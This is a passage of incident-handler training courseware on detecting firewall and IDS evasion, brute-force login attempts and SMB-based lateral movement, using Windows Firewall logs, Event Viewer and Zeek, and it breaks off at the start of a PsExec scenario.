



Figure 6.34: Snort output

## Detecting Firewall and IDS Evasion Attempts: Reviewing Firewalls/IDS Logs

Firewall and IDS devices are generally configured to maintain secure operations and identify intrusions. If the deployed firewall or IDS does not detect any evasion attempt, incident responders can manually examine Windows Firewall logs to check for malicious events such as authentication events, unauthorized modification of rules, gaining admin permissions, and dropped or allowed traffic entering the server, as shown in the screenshot below:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.35: Screenshot of an example of Windows Firewall log

## Detecting Brute-force Attempts

In a brute-force attack, attackers try every combination of characters until the password is cracked. They generate numerous credential guesses to find the correct credentials to gain system access.

Such brute-force attacks over an enterprise network or application can be effectively detected by analyzing the logs in **Event Viewer** to identify multiple failed login attempts from the same IP address. When someone tries to gain unauthorized access to an account by entering the wrong credentials, such events are recorded in Event Viewer.

- To launch Event Viewer:

  **Start → Control Panel → Administrative Tools → Computer Management → System Tools → Event Viewer**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.36: Screenshot of Computer Management → Event Viewer

- To view login-related events, expand **Windows Logs** and click on **Security** to see all security-related events (including audit/login events) in the right-hand section of the window.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.37: Screenshot of Event Viewer tab

Some other techniques to detect brute-force attacks include the following:

- Monitoring excessive traffic flow and network bandwidth usage in a single session
- Sometimes, networks can be compromised through web applications. Incident handlers can also monitor web server logs for brute-force attacks on user accounts, which record an HTTP 401 status code for each unsuccessful login attempt.

## Detecting SMB Attacks against Windows

Source: *https://zeek.org*

Attackers leverage the Server Message Block (SMB) protocol to perform malicious activities such as unauthorized sharing of resources in the network without being detected. They abuse SMB to gain access to the target network, execute commands, perform lateral movements, and exfiltrate data.

Zeek, an upgraded version of the Bro tool, allows incident handlers to examine such activities. Zeek provides incident handlers with an extensive set of logs that provides information about activities on the wire, including application data.

Zeek's SMB and DCE-RPC protocol analyzers help incident handlers gain insight into files transferred over SMB commands, SMB trees, and Distributed Computing Environment (DCE)/


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Remote Procedure Calls (RPC). Additionally, they can leverage Bro/Zeek ATT&CK-based Analytics and Reporting (BZAR) scripts to detect lateral movement in networks.

Consider a scenario where attackers have already compromised a remote system. Here, they have leveraged the PsExec utility to execute a process with administrative credentials and exfiltrated data.

